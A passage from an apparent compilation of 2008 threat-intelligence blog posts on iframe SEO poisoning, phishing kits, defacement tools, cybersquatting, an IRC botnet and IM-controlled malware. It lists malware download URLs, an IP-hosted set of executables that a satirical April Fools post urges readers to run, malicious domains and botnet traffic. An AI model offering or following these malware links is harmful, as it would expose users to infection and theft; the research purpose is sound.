7. <http://img182.imageshack.us/img182/8131/newsseoiframeib3.jpg>

8. <http://img442.imageshack.us/img442/3487/targetseoiframameab3.jpg>

9. <http://img182.imageshack.us/img182/8086/packardbellseoiframerp5.jpg>

10. <http://img182.imageshack.us/img182/9142/walmartseoiframemxi0.jpg>

11.

<http://img185.imageshack.us/img185/3336/rediffseoiframev06.jpg>

12.

<http://img442.imageshack.us/img442/7408/miamiheraldseoiframeend0.jpg>

13.

<http://img185.imageshack.us/img185/8121/bloomingdaleseoiframeed9.jpg>

14.

<http://img413.imageshack.us/img413/3473/patentstormseoiframeax4.jpg>

15.

<http://img413.imageshack.us/img413/5581/webshotsseoiframeewm0.jpg>

16.

<http://img149.imageshack.us/img149/2375/searsseoiframezb2.jpg>

17.

<http://img149.imageshack.us/img149/3306/forbesseoiframeig6.jpg>

18. <http://ddanchev.blogspot.com/2008/03/more-high-profile-sites-iframe-injected.html>

817

19. <http://ddanchev.blogspot.com/2008/03/more-cnet-sites-under-iframe-attack.html>

20. <http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html>
21. <http://ddanchev.blogspot.com/2008/03/rogue-rbn-software-pushed-through.html>
22. <http://ddanchev.blogspot.com/2008/01/massive-realplayer-exploit-embedded.html>
23. <http://ddanchev.blogspot.com/2007/11/another-massive-embedded-malware-attack.html>
24. <http://ddanchev.blogspot.com/2008/02/yet-another-massive-embedded-malware.html>
25. <http://ddanchev.blogspot.com/2008/02/massive-blackhat-seo-targeting-blogspot.html>
26. <http://ddanchev.blogspot.com/2007/08/massive-online-games-malware-attack.html>
27. <http://img187.imageshack.us/img187/8192/symcseopoisondg1.jpg>
28. <http://www.washingtonpost.com/wp-dyn/content/article/2008/03/29/AR2008032900032.html>
29. http://www.symantec.com/enterprise/security_response/web_log/2008/03/audit_your_web_server_lately.html
30. http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9073098&intsrc=hm_list

31. http://www.infoworld.com/article/08/03/28/Major-Web-sites-hit-with-growing-Web-attack_1.html
32. <http://www.webpronews.com/topnews/2008/03/28/major-sites-hit-with-iframe-injection-attacks>
33. <http://security.blogs.techtarget.com/2008/03/28/researcher-iframe-redirect-attacks-escalate/>
34. <http://isc.sans.org/diary.html?storyid=4210>
35. http://blogs.pcmag.com/securitywatch/2008/03/massive_web_server_hack.php
36. <http://sunbeltblog.blogspot.com/2008/03/massive-iframe-continues-to-hit-top.html>
37. http://www.news.com/8301-10784_3-9905951-7.html
38. <http://www.webguild.org/2008/03/several-major-websites-affected-by.php>
39. <http://windowsitpro.com/article/articleid/98663/web-security-scanning-is-paramount.html>
40. <http://blogs.zdnet.com/security/?p=986>
41. <http://www.vnunet.com/vnunet/news/2213090/search-engine-attack-lingers>
42. <http://blog.trendmicro.com/tale-of-the-iframe-continues/>



The Epileptics Forum Attack (2008-03-31 09:27)

Now that's a weird example of a [1]successful targeted attack abusing epileptics' photo sensitivity. [2]Hackers post seizure causing flashing images at an Epileptics forum :

" Internet griefers descended on an epilepsy support message board last weekend and used JavaScript code

and flashing computer animation to trigger migraine headaches and seizures in some users. The nonprofit Epilepsy

Foundation, which runs the forum, briefly closed the site Sunday to purge the offending messages and to boost

security. The incident, possibly the first computer attack to inflict physical harm on the victims, began Saturday, March 22, when attackers used a script to post hundreds of messages embedded with flashing animated gifs. "

Mentioning the attack would mean nothing if I'm not to provide screenshots of the forum postings courtesy of user

*Pedrobear, and the actual seizure image used, which in the case of this attack was **pics.ohlawd.net/img/seizure.gif**.*

*And if you think **seizure.gif** is mean, [3]optical illusions such as this one can cause the same effects to everyone if you're to stare at it for more than five seconds.*

1. http://it.slashdot.org/article.pl?no_d2=1&sid=08/03/29/206207

2. <http://www.wired.com/politics/security/news/2008/03/epilep>

sy.

3. <http://www.ukpuzzle.com/puzzles/014.jpg>

819



Phishing Pages for Every Bank are a Commodity (2008-03-31 09:43)

*A new phishing scam is currently in the wild, emails pretending to be from Bank of ***** were detected by*

******, anti spam vendors are indicating a tremendous increase in phishing emails during the last quarter - phishing*

headlines as usual, isn't it? Phishing is logically supposed to increase, the convergence of phishing and bankers

malware is already happening, segmentation of the emails database is only starting to take place, and it's not that

a particular brand is targeted more efficiently than other - they're all getting targeted. In 2008, phishing pages for each and every bank are a commodity, anyone can download them, modify them to have the stolen data forwarded

to a third-party, backdoor them to have phishers scamming the phishers, facts that are shifting the emphasis on the

segmentation, malicious economies of scale concept, the spamming process of phishing emails, and of course, the

arms race between the targeted brands and the phishers in terms of catching up with each other's activities.

In the very same way, malware authors apply Quality and Assurance practices to their malware releases by

sandboxing, making sure they have a low detection rate by scanning them with all the anti virus scanners available,

as well as ensuring they'll [1]phone back home through bypassing the most popular firewalls, phishers tend to put a

lot of efforts into coming up with the very latest fake phishing pages of each and every brand or financial institution.

What you see in the attached screenshot is a detailed description of the exact type of information the phishing page

is capable of collecting, and when it was last updated. And while the question to some has to do with the number of

people getting tricked by phishing emails, coming across such regularly updated repositories makes me think how

many people are getting tricked by outdated phishing pages.

The logical questions follows - why would a phisher simply release the very latest phishing pages for a multi-

tude of brands to be targeted in the wild for free, [2]next to keeping them private for his very own private phishing purposes? Take web malware exploitation kits for instance, and the moment when once they turned into a commodity, they started getting used as a bargain in many other deals. In the phishing pages case, once the "product"

is offered for free, the "service" in this case [3]the possible segmentation and spamming as a process comes with a price tag.

And while someone's currently using these freely available phishing pages, others are selling them to those

unaware that they're actually a commodity and come free, and someone else is using them in a bargain deal offering

them as a bonus for purchasing another underground good or service to an uninformed bargain hunter again not

820

knowing that what's offered as bonus is actually available for free - the [4]dynamics of the underground economy in full scale.

Related posts:

[5]RBN's Phishing Activities

[6]Inside a Botnet's Phishing Activities

[7]Large Scale MySpace Phishing Attack

[8]Update on the MySpace Phishing Campaign

[9]MySpace Phishers Now Targeting Facebook

[10]DIY Phishing Kits

[11]DIY Phishing Kit Goes 2.0

[12]PayPal and Ebay Phishing Domains

[13]Average Online Time for Phishing Sites

[14]The Phishing Ecosystem

[15]Assessing a Rock Phish Campaign

[16]Taking Down Phishing Sites - A Business Model?

[17]Take this Malicious Site Down - Processing Order..

[18]209 Host Locked

[19]209.1 Host Locked

[20]66.1 Host Locked

[21]Confirm Your Gullibility

[22]Phishers, Spammers and Malware Authors Clearly Consolidating

[23]The Economics of Phishing

1. <http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html>

2. <http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html>

3. <http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html>

4. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>

5. <http://ddanchev.blogspot.com/2008/02/rbns-phishing-activities.html>

6. <http://ddanchev.blogspot.com/2008/02/inside-botnets-phishing-activities.html>

7. <http://ddanchev.blogspot.com/2007/11/large-scale-myspace-phishing-attack.html>
8. <http://ddanchev.blogspot.com/2007/12/update-on-myspace-phishing-campaign.html>
9. <http://ddanchev.blogspot.com/2008/01/myspace-phishers-now-targeting-facebook.html>
10. <http://ddanchev.blogspot.com/2007/08/diy-phishing-kits.html>
11. <http://ddanchev.blogspot.com/2007/09/diy-phishing-kit-goes-20.html>
12. <http://ddanchev.blogspot.com/2007/09/paypal-and-ebay-phishing-domains.html>
13. <http://ddanchev.blogspot.com/2007/07/average-online-time-for-phishing-sites.html>
14. <http://ddanchev.blogspot.com/2007/02/phishing-ecosystem.html>
15. <http://ddanchev.blogspot.com/2007/10/assessing-rock-phish-campaign.html>
16. <http://ddanchev.blogspot.com/2007/04/taking-down-phishing-sites-business.html>
17. <http://ddanchev.blogspot.com/2007/03/take-this-malicious-site-down.html>
18. <http://ddanchev.blogspot.com/2007/09/209-host-locked.html>
19. <http://ddanchev.blogspot.com/2007/12/2091-host-locked.html>

20. <http://ddanchev.blogspot.com/2007/11/661-host-locked.html>
21. <http://ddanchev.blogspot.com/2007/07/confirm-your-gullibility.html>
22. <http://ddanchev.blogspot.com/2007/12/phishers-spammers-and-malware-authors.html>
23. <http://ddanchev.blogspot.com/2007/08/economics-of-phishing.html>

821

2.4

April

822



A Commercial Web Site Defacement Tool (2008-04-01 12:13)

On the look for creative approaches to cash out of selling commodity tools and services, malicious parties within the underground economy continue applying basic market approaches to further commercialize what was once a tax

free area. [1]Commercial click fraud tools, [2]managed spamming services and [3]fast-fluxing on demand, [4]botnets

and DDoS attacks as [5]a service, [6]malware pitched as a remote access tool with limited functionality to prompt

the user to buy the full version, malware crypting as a service, and the very latest indication for this trend is the availability of commercial [7]web site defacement tools.

There's a common misunderstanding regarding web site defacement tools, namely that of a defacer on purposely

targeting a specific domain. That's at least the way it used to be, before defacers started embracing the efficiency

model, namely deface anyone, anywhere, than parse the successful defacements logs, come across a high profile site

and make sure the entire defacers community knows that they've defaced it - well at least their automated web sites

defacement tools did [8]in a combination with remotely included [9]web backdoors.

823



This particular commercial web site defacement tool's main differentiation factor compared to others is it's efficiency centered functionality, namely it has a [10]built-in Zone-H defacement archive submission. Moreover, within the

functions changelog we see :

" Choose number of perm folder to check it and go another site with out load all perm it cause to deface with more speed; Working back proxy and cache servers; Get Connect back with php in all servers that safe mode is Off (with out need any command same as system() ; Auto Detect Open Command"

It is such kind of commercialization approaches of commodity goods that increase the market valuation of the un-

derground economy in general, one thing for sure though - while certain parties are messing up with entry barriers

making it damn easy to launch a phishing or a malware attack, others are trying to prove themselves as aspiring

entrepreneurs. In the long-term, I'd rather we have defacers deface than consolidate with phishers, spammers and

malware authors for the purpose of malware embedded attacks, hosting and sending of scams, a development that

is slowly starting to take place despite my wishful thinking.

Related posts:

[11]Hacktivism Tensions

[12]Hacktivism Tensions - Israel vs Palestine Cyberwars

[13]Mass Defacement by Turkish Hacktivists

[14]Overperforming Turkish Hacktivists

1. <http://ddanchev.blogspot.com/2007/08/commercial-click-fraud-tool.html>

2. <http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html>

3. <http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html>

4. <http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html>
5. <http://ddanchev.blogspot.com/2008/03/loadscs-ddos-for-hire-service.html>
6. <http://ddanchev.blogspot.com/2007/12/shark-malware-new-versions-coming.html>

824

7. <http://photos1.blogger.com/blogger/1933/1779/1600/dtool-1.0.png>
8. <http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html>
9. <http://ddanchev.blogspot.com/2007/04/compilation-of-web-backdoors.html>
10. <http://www.zone-h.org/>
11. <http://ddanchev.blogspot.com/2006/02/hackivism-tensions.html>
12. <http://ddanchev.blogspot.com/2006/07/hackivism-tensions-israel-vs.html>
13. <http://ddanchev.blogspot.com/2007/11/mass-defacement-by-turkish-hacktivists.html>
14. <http://ddanchev.blogspot.com/2007/11/overperforming-turkish-hacktivists.html>

825



UNICEF Too IFRAME Injected and SEO Poisoned (2008-04-01 13:45)

The very latest, and hopefully very last, high profile site to successfully participate in the recently exposed [1]massive SEO poisoning, is UNICEF's official site. In fact the campaign is so successful, where successful means that each and every poisoned result loads the injected IFRAME using UNICEF.org as a doorway to pharmaceutical spam and

scams, that one of the most prolific domains within the IFRAMES (highjar.info) is already returning " Bandwidth Limit Exceeded. The server is temporarily unable to service your request due

to the site owner reaching his/her bandwidth limit. Please try again later " messages.

This is the perfect moment to point out that as of yesterday's afternoon the search engines that were indexing the

SEO poisoned pages have implemented filters so that the malicious pages no longer appear in their indexes, thereby

undermining the critical success factor for this campaign - hijacking search traffic . Case closed? At least for now, and even though the black hat SEO is taken care of the last time I checked, some of the sites originally mentioned, and

826



many others still need to take care of the web application vulnerabilities.

Tracking this campaign in a detailed manner inevitably results in a quality actionable intelligence data, in between

the added value out of the historical preservation of evidence. The malicious parties behind this know what they're

doing, they've been doing it in the past, and will continue doing it, therefore it's extremely important to document

what was going on at a particular moment in time. It's all a matter of perspective, some care about the type of

vulnerability exploited, others care who's hosting the rogue security applications and the malware, others want to

establish the RBN connection, and others want to know who's behind this. [2]Virtual situational awareness through

CYBERINT is what I care about.

Let's close the case by assessing UNICEF.org's IFRAME injection state as of yesterday's afternoon.

What is

highjar.info/error (75.127.104.26) anyway? Before it felt the "UNICEF effect" in terms of traffic, it used to be a "

Easy SEO | A Coaching Site For BEGINNING webmasters ". And the last time it was active, the injected redirect

was forwarding to ravepills.com/?TOPQUALITY (69.50.196.63) and RavePills is what looks like a "legal alternative to Ecstasy" :

" On the other hand, Rave is the safest option available to you without the fear of nasty side-effects or a long time in

jail. Rave gives you the same buzz that the illegal ones do but without any proven side-effects. It's absolutely non-addictive & is legal to possess in every country. Rave gives you the freedom to carry it anywhere you go as it also comes in a mini-pack of 10 capsules. "

IFRAMES injected within UNICEF.org :

highjar.info (75.127.104.26)

viagrabest.info (81.222.139.184)

827

pharmacytop.net (216.98.148.6)

grabest.info

Now that the entire campaign received the necessary attention and raised awareness on its impact, let's move onto

the next one(s), shall we?

1. <http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html>

2. <http://ddanchev.blogspot.com/2006/09/cyber-intelligence-cyberint.html>

828



Cybersquatting Symantec's Norton AntiVirus (2008-04-01 14:17)

*For the purpose of what? Upcoming fraudulent activities,
again courtesy of [1]Interactivebrand's undercover domains*

*portfolio having registered the following domains
cybersquatting [2]Norton AntiVirus, next to the
PandaSecurity and*

McAfee ones I listed in a previous post :

antivirus-norton.org

norton-2007.org

norton-antivirus-2007.org

norton-virus-scan.org

nortonsecurityscan.org

norton-antivirus-2007.net

norton-antivirus-2008.net

norton2008.net

nortonantivirus2007.net

nortonantivirus2008.net

nortonsecurityscan.net

norton-2008.com

norton-antivirus2007.com

norton-virus-scan.com

nortonsecurity2008.com

Registered and again operated by :

Interactivebrands

Tech City:St-Laurent

Tech State/Province:Quebec

Tech Postal Code:H4L4V5

Tech Country:CA

Tech Phone:+1.5147332556

829

Tech FAX:+1.5147332533

Tech Email:admin@ interactivebrands.com

*Now that's a proactive response to another upcoming scam,
an here are some comments on [3]one of the*

domains.

1. <http://ddanchev.blogspot.com/2008/03/cybersquatting-security-vendors-for.html>

2. http://www.symantec.com/enterprise/security_response/web_log

3. <http://www.siteadvisor.com/sites/nortonsecurityscan.net/summary/>

830



HACKED BY THE RBN! (2008-04-01 22:35)

The RBN OwnZ 7th1 \$ Bl0g! April 1st, 2008, St.Petersburg, Russia. The Russian Business Network, an internationally

renowned cyber crime powerhouse is proud to present its very latest malware cocktail by embedding live exploit

URLs within one of the top ten blogs to be malware embedded due to their overall negative attitude regarding

the RBN's operational activities. A negative attitude that's been nailing down the RBN's cyber coffin as early 2007,

prompting us to hire extra personel, thereby increasing our operational costs.

Hijacked readers of this blog, executing the harmless to a VMware backed up PC setup files below, will not

just strengthen our relationship by having your computer contact ours, but will also help us pay for the infrastructure we use to host these, and let us continue maintaining our 99 % uptime even in times of negative attitude on a large

scale against our business services.

How can you too, support the RBN, just like hundreds of thousands customers whose computers keep on con-

necting to ours already did? Do the following :

- Execute our very latest, small sized executable files and let them do their job

58.65.239.42/jdk7dx/ inst250.exe

58.65.239.42/jdk7dx/ alexey.exe

58.65.239.42/jdk7dx/ 6.exe

831

58.65.239.42/jdk7dx/ 1103.exe

58.65.239.42/jdk7dx/ eagle.exe

58.65.239.42/jdk7dx/ krab.exe

58.65.239.42/jdk7dx/ win32.exe

58.65.239.42/jdk7dx/ pinch.exe

58.65.239.42/jdk7dx/ ldig0031242.exe

58.65.239.42/jdk7dx/ 64.exe

58.65.239.42/jdk7dx/ system.exe

58.65.239.42/jdk7dx/ bhos.exe

58.65.239.42/jdk7dx/ bho.exe

- Once you've executed them, make sure you initiate an E-banking transaction right way. Do not worry, you

don't to give us your banking details for the donation, we already have them, and will equally distribute your income by meeting our financial objectives

- Now that you're done transferring money, authenticate yourself at each every web service that you've ever

been using. Trust is vital, and so that we've trusted you by providing you with our latest small sized executable files, it's your turn to trust us when asking you to do so

- Don't forget to plug-in any kind of writeble removable media once you've executed the files above as well,

as we'd really like to deepen our relationship by storing them, and having them automatically execute themselves the next time you plug-in your removable media

- Sharing is what drives our business. Just like the way we've shared and trusted with by providing you with

direct links to our executables, in exchange we know you wouldn't mind sharing some of that free hard disk space

you have for our own distributed hosting purposes

Stop hating and start participating, join our botnet TODAY! Don't forget, diamonds degrade their quality,

hosting services courtesy of the RBN are forever!

Sincerely yours,

"HostFresh" - RBN's Hong Kong subsidiary

832



Quality and Assurance in Malware Attacks (2008-04-02 18:02)

The rise of multiple antivirus scanners and sandboxes as a web service, did not only increase the productivity level of researchers and utilized the wisdom of crowds concept by sharing the infected samples among all the participants

courtesy of the crowds submitting them, it also logically contributed to the use of these freely available services

by malware authors themselves. In fact, the low detection rate is often pointed out as the quality of the crypting

service by the authors themselves while advertising their malware or crypting services. And when a popular piece of

malware known as[1] Shark introduced a built-in VirusTotal submission to verify the low detecting rate of the newly

generated server, something really had to change - like it did.

At the beginning of 2008, VirusTotal which is among the most widely known and used such multiple antivirus

scanner as a web service, decided to remove the "[2]Do not distribute the sample" option, directly undermining the malware authors' logical option not to share their malware with anti virus vendors, but continue using the service.

The multiple antivirus scanner as a web service is such a popular model, that there're several other such services

833

available for free, with many other underground alternatives for internal Q &A purposes. But now that each and every possible service that comes with the malware product is starting to get commercialized, it is logical to question how would quality and assurance obsessed malware authors disintermediate the intermediary to actually break-even

out of their investment in a malware campaign? Would they continue [3]porting malware services to the Web, or

would they take some of their Q &A activities offline?

In the past, there've been numerous underground initiatives to come up with an offline multiple virus scan-

ners, and [4]here are some examples courtesy of PandaSecurity's Xabier Francisco, and as you can see in the attached

screenshot, development in this area is continuing, with the following anti virus scanners included within this

all-in-one offline malware scanner :

" A-Squared, AntiVir, Avast; AVG Anti-Virus Free Edition, BitDefender, Clam Win, Dr.Web, eTrust; F-Prot, Kaspersky Antivirus 7, McAfee, Nod32; Norman, Norton, Panda, QuickHeal, Sophos, TrendMicro, VBA32"

Talking about reactive security, the concept of doing this has always been there, and will continue to evolve

despite that the most popular online multiple anti virus scanning services started sharing all the infected samples

between the anti virus vendors themselves. And now that malware authors are also starting to understand what

behavior-based malware detection is, and how a [5]host based firewall can prevent their malware from phoning back

home, even though the host is already infected, the success rates of their malware campaigns is prone to improve

even before they've launched the campaign.

When malware authors start embracing the [6]OODA loop concept - Observation, Orientation, Decision, Ac-

tion – things can get really ugly. Why haven't they done this yet? They Keep it Simple, and it seems to work just

fine in terms of the ROI out of their actions. One thing's for sure - malware will start getting benchmarked against

each and every antivirus solution and firewall before the campaign gets launched, in a much more efficient and Q &A structured approach than it is for the time being.

1. <http://ddanchev.blogspot.com/2007/08/rats-or-malware.html>

2. <http://blog.hispasec.com/virustotal/28>

3. <http://ddanchev.blogspot.com/2007/08/malware-as-web-service.html>

4. <http://pandalabs.pandasecurity.com/archive/Multi-AVs-Scanners.aspx>

5. <http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html>

6. http://en.wikipedia.org/wiki/OODA_Loop

834



The Cyber Storm II Cyber Exercise (2008-04-03 17:29)

I first blogged about the [1]"Cyber Storm" Cyber Exercise aiming to evaluate the preparedness for cyber attacks of several governments two years ago, and pointed out that :

" Frontal attacks could rarely occur, as cyberterrorism by itself wouldn't need to interact with the critical infrastructure, it would abuse it, use it as platform. However, building confidence within the departments involved is as important as making them actually communicate with each other. "

And while I'm still sticking to this statement, [2]a year later I also pointed out that :

" In a nation2nation cyber warfare scenario, the country that's relying on and empowering its citizens with cyber warfare or CYBERINT capabilities, will win over the country that's dedicating special units for both defensive and offensive activities, something China's that's been copying attitude from the U.S military thinkers, is already envisioning. "

835



Moreover, Taiwan, too, copycating the U.S, performed a cyber warfare exercise codenamed "Hankuang No. 22" (Han Glory) in 2006 as well, fearing cyber warfare attacks from China.

The new "Cyber Storm" Cyber Exercise, is particularly interesting, especially the initiative to measure the response time to an OPSEC violation in the form of [3]sensitive information leaking on blogs. A very ambitious initiative, given the many other distribution channels, which when combined in a timely manner make it virtually impossible to shut

down and censor, the leaked material. What if it gets spammed? Moreover, what's a leak to some, is

transparency

into the process for others. [4]Cyber Storm II is [5]already a fact whatsoever :

" At a cost of roughly \$6.2 million, Cyber Storm II has been nearly 18 months in the planning, with representatives from across the government and technology industry devising attack scenarios aimed at testing specific areas of weakness in their respective disaster recovery and response plans. 'The exercises really are designed to push the envelope and take your failover and backup plans and shred them to pieces,' said Carl Banzhof, chief technology evangelist at McAfee and a cyber warrior in the 2006 exercise. Cyber Storm planners say they intend to throw a simulated

Internet outage into this year's exercise, but beyond that they are holding their war game playbooks close to the vest. "

836



The main issue with this type of cyber exercises is that starting with wrong assumptions undermines a great deal of

the developments that would follow. Cyber warfare is just an extension of the much broader information warfare as

a concept, namely, Lawfare, Econonomic Warfare, PSYOPS, to ultimately end up in [6]an unrestricted warfare stage.

Subverting the enemy without fighting with him, that's what offensive cyber warfare is all about, even if you take

[7]people's information warfare concept as an example. It's a government tolerated/sponsored activity, whereas the government itself is suverting the enemy without fighting him, but forwarding the process to their collectivism minded citizens. The strong lose, since the adversary is abusing the most unprotected engagement point, thereby underminig the investments made into securing the most visible touch points. A couple of key points to consider in respect to the cyber exercise modelling weakness :

- White hats pretending to be black hats simply doesn't work*
- Frontal attack against critical infrastructure is pointless, insiders are always there to "take care"*
- Passive cyber warfare such as [8]gathering OSINT and conducting espionage through botnets*
- [9]Cyber warfare tensions engineering through the use of stepping stones*
- Stolen and manipulated data is more valuable than destroyed data*
- Lack of pragmatic blackhat mentality scenario building intelligence capabilities*
- Unrestricted Warfare must be first understood as a concept, than anticipated as the real threat*



From a strategic perspective, securing and fortifying what you have control of is exactly what the bad guys would

simply bypass in their attack process, among the first rules of unrestricted warfare is that there're no rules with the idea to emphasize on the adaptation and going a step beyond the adversary's defense systems in place.

1. <http://ddanchev.blogspot.com/2006/09/results-of-cyber-storm-exercise.html>
2. <http://ddanchev.blogspot.com/2007/09/chinas-cyber-espionage-ambitions.html>
3. <http://www.engadget.com/2008/01/31/pentagons-cyber-storm-war-game-simulates-blogger-leaks-train/>
4. <http://www.washingtonpost.com/wp-dyn/content/article/2008/03/07/AR2008030701157.html>
5. http://www.us-cert.gov/reading_room/infosheet_CyberStormII.pdf
6. <http://ddanchev.blogspot.com/2007/12/combating-unrestricted-warfare.html>
7. <http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html>
8. <http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html>
9. <http://ddanchev.blogspot.com/2008/02/malware-infected-hosts-as-stepping.html>



Skype Spamming Tool in the Wild (2008-04-07 13:57)

Have you ever wondered [1]what's contributing to the rise of instant messanging spam ([2]SPIM), and through the

use of which tools is the proccess accomplished? Take this recent [3]proposition for a proprietary Skype Spamming

Tool, and you'll get the point from a do-it-yourself (DIY) perspective. This proprietary tool's main differentiation

factor is its wildcast capability, namely searching for John will locate and send mass authorization requests to all

usernames containing John. So basically, by implementing a simple timeout limit, mass authorization requests are

successfully sent. The more average the username provided, the more contacts obtained who will get spammed

with anything starting from phishing attempts and going to live exploit URLs automatically infecting with malware

upon visiting them.

There're, however, two perspectives we should distinguish as seperate attack tactics, each of which requires a

different set of expertise to conduct, as well as different entry barries to bypass to reach the efficiency stage. If you find this DIY type of tool's efficiency disturbing in terms of the ease of use and its potential for spreading malware serving URLs, you should consider its logical super efficiency stage, namely [4]the use of botnets for SPIMMING.

Will malware authors, looking for shorter time-to-infect lifecycles, try to replace email as infection vector of

choice, with IM applications, which when combined with typosquatting and cybersquatting could result in faster

infections based on impulsive social engineering attacks? Novice botnet masters looking for ways to set up the

foundations of their botnet could, the pragmatic attacks will however, continue using the most efficient and reliable way to infect as many people as possible, in the shortest timeframe achievable - [5]injecting or [6]embedding

malicious links at legitimate sites.

839

Related posts:

[7]Uncovering a MSN Social Engineering Scam

[8]MSN Spamming Bot

[9]DIY Fake MSN Client Stealing Passwords

[10]Thousands of IM Screen Names in the Wild

[11]Yahoo Messenger Controlled Malware

1.

http://blog.spywareguide.com/2008/03/more_skype_spam_promoting_rogu.html

2.

http://skypejournal.com/blog/2008/03/the_skype_journal_evil_genius.html

3. <http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html>
4. <http://ddanchev.blogspot.com/2007/05/msn-spamming-bot.html>
5. <http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html>
6. <http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html>
7. <http://ddanchev.blogspot.com/2008/02/uncovering-msn-social-engineering-scam.html>
8. <http://ddanchev.blogspot.com/2007/05/msn-spamming-bot.html>
9. <http://ddanchev.blogspot.com/2008/01/diy-fake-msn-client-stealing-passwords.html>
10. <http://ddanchev.blogspot.com/2007/10/thousands-of-im-screen-names-in-wild.html>
11. <http://ddanchev.blogspot.com/2007/11/yahoo-messenger-controlled-malware.html>

840



Romanian Script Kiddies and the Screensavers Botnet (2008-04-08 10:17)

Shall we turn into zombies, and peek into the modest botnet courtesy of Romanian script kiddies, that are currently

spamming postcard.scr greeting cards? Meet the script kiddies. This botnet is going nowhere mostly because

knowing how to compile an IRC bot doesn't necessarily mean you possess a certain know-how, a know-how that

[1]experienced botnet masters have been outsourcing for years. Malware is obtained through links pointing to :

***xhost.ro/filehost/phrame.php?action=saveDownload
&fileId=15735***

***xhost.ro/filehost/phrame.php?action=editDownload
&fileId=12923***

***xhost.ro/filehost/phrame.php?action=saveDownload
&fileId=3656***

***xhost.ro/filehost/phrame.php?action=editDownload
&fileId=10936***

Scanners result : Result: 22/32 (68.75 %)

*Trojan.Zapchas.F; IRC/BackDoor.Flood;
Backdoor.IRC.Zapchast*

File size: 735139 bytes

MD5...: 015e5826084f2302b4b2c3237a62e244

SHA1...: 7d05949f6dfffdc58033c9d8b86210a9bd34897c

841



Sample traffic output :

"NICK Mq2kC01

USER las "" "pic.kauko.lt" :Px7aW6

USER las "" "Helsinki.FI.EU.Undernet.org" :Px7aW6

USERHOST Mq2kC01

NICK :Rk1zK50

*AWAY :Eu te scuiþ in cap si'n gura, tu ma pupi in cur si'n
pula =))!*

MODE Mq2kC01 +i

ISON loverboy loveru SirDulce

JOIN #madarfakar

USER kzg "" "Helsinki.FI.EU.Undernet.org" :Ho5xI1

NICK :Vm3uF52

MODE Mq2kC01 +wx"

*And in next couple of hours, the most interesting domain
that joined the IRC channel was :*

*Ny2fW15 is [2]fwuser@mails.legislature.maine.gov * Kg1jT7*

Ny2fW15 on #madarfakar

*Ny2fW15 using Noteam.Vs.undernet.org I'm too lazy to edit
ircd.conf*

*Ny2fW15 is away: Eu te scuiþ in cap si'n gura, tu ma pupi in
cur si'n pula =))!*

Ny2fW15 has been idle 1min 31secs, signed on Fri Apr 04 12:05:17

Ny2fW15 End of /WHOIS list.

This botnet's futile attempt to scale is a great example of the growing importance of [3]knowledge and experi-

ence empowered botnet masters, as a key success factor for sustainability, and also, basic understanding of

economic forces, namely, when they're not making an investment there cannot be a return on investment on their

efforts at the first place. Take a peek at [4]the efficiency level of remote file inclusion achieved by another botnet, and at [5]alternative botnet C &C channels courtesy of botnet masters realizing that diversity is vital.

842

1. <http://ddanchev.blogspot.com/2008/03/loadscs-ddos-for-hire-service.html>

2. <mailto:fwuser@mails.legislature.maine.gov>

3. <http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html>

4. <http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html>

5. <http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html>

843



ICQ Messenger Controlled Malware (2008-04-14 13:50)

IM me a command, master - [1]part two. Diversifying the command and control channels of malware is always in a permanent development phase, with malware authors trying to adapt their releases in order for them to bypass popular detection mechanisms. IM controlled malware is a great example of such a development, and now that I've already covered a Yahoo Messenger controlled malware in previous post, it would be logical to come up with more evidence on alternative IM networks used as a main C &C interface, such as ICQ in this case. The ICQ controlled malware's pitch :

844



" With this program, you will always be able to access the necessary functions of your computer using ordinary ICQ. It has the opportunity to add their scripts and commands, thus becoming a universal tool for controlling the computer

-

it all depends on your imagination and skills. Through the program operations like the following can be run by default

- viewing directories, displaying messages, launching programs, killing processes, shutdown, view active windows, and much more. "

Released primarily as a Proof of Concept, its source code is freely available which as [2]we've already seen in

the past results in [3]more innovation added on behalf of those using the idea as a foundation for achieving their own malicious purposes.

845



The whole concept of abusing third-party communication applications for malware purposes, has always been there,

in fact two years ago, there were even speculations that [4]Skype could be used to control botnets. A fad or a trend?

The lone malware author who's not embracing malicious economies of scale and looking for reliable and efficient

ways to infect and control as many hosts as possible, is taking advantage of this, the rest are always looking for ways to port their botnets to a different C &C without losing a single host in order to benefit from what a web application C &C can provide in respect to the old-fashioned IRCd command line commands.

1. <http://ddanchev.blogspot.com/2007/11/yahoo-messenger-controlled-malware.html>

2. <http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html>

3. <http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html>

4. <http://ddanchev.blogspot.com/2006/01/skype-to-control-botnets.html>

846



Localized Fake Security Software (2008-04-14 14:31)

Would you believe that in times when top tier antivirus vendors are feeling the heat from the malware authors'

DoS attacks on their honeyfarms, and literally cannot keep up with their releases, someone out there is using an

antivirus scanner that doesn't really exist? It's one thing to [1]promote fake security software in a [2]one-to-many

communication channel by using a single language in a combination with [3]cybersquatted domains, and [4]entirely

another to do the same in different languages.

[5]Localization for anything malicious is already [6]taking place,

as [7]ori[8]ginally anticipated [9]as an emerging trend back in 2006. The following currently active fake security

software scams are promoted in Dutch, French, German, Italian, and you don't get to download them until you hand

out your credit card details, and once you do so, you'll end up in the same situation just like many other people did in the past. Some sample fake brands :

847



*SpyGuardPro; PCSecureSystem; AntiWorm2008;
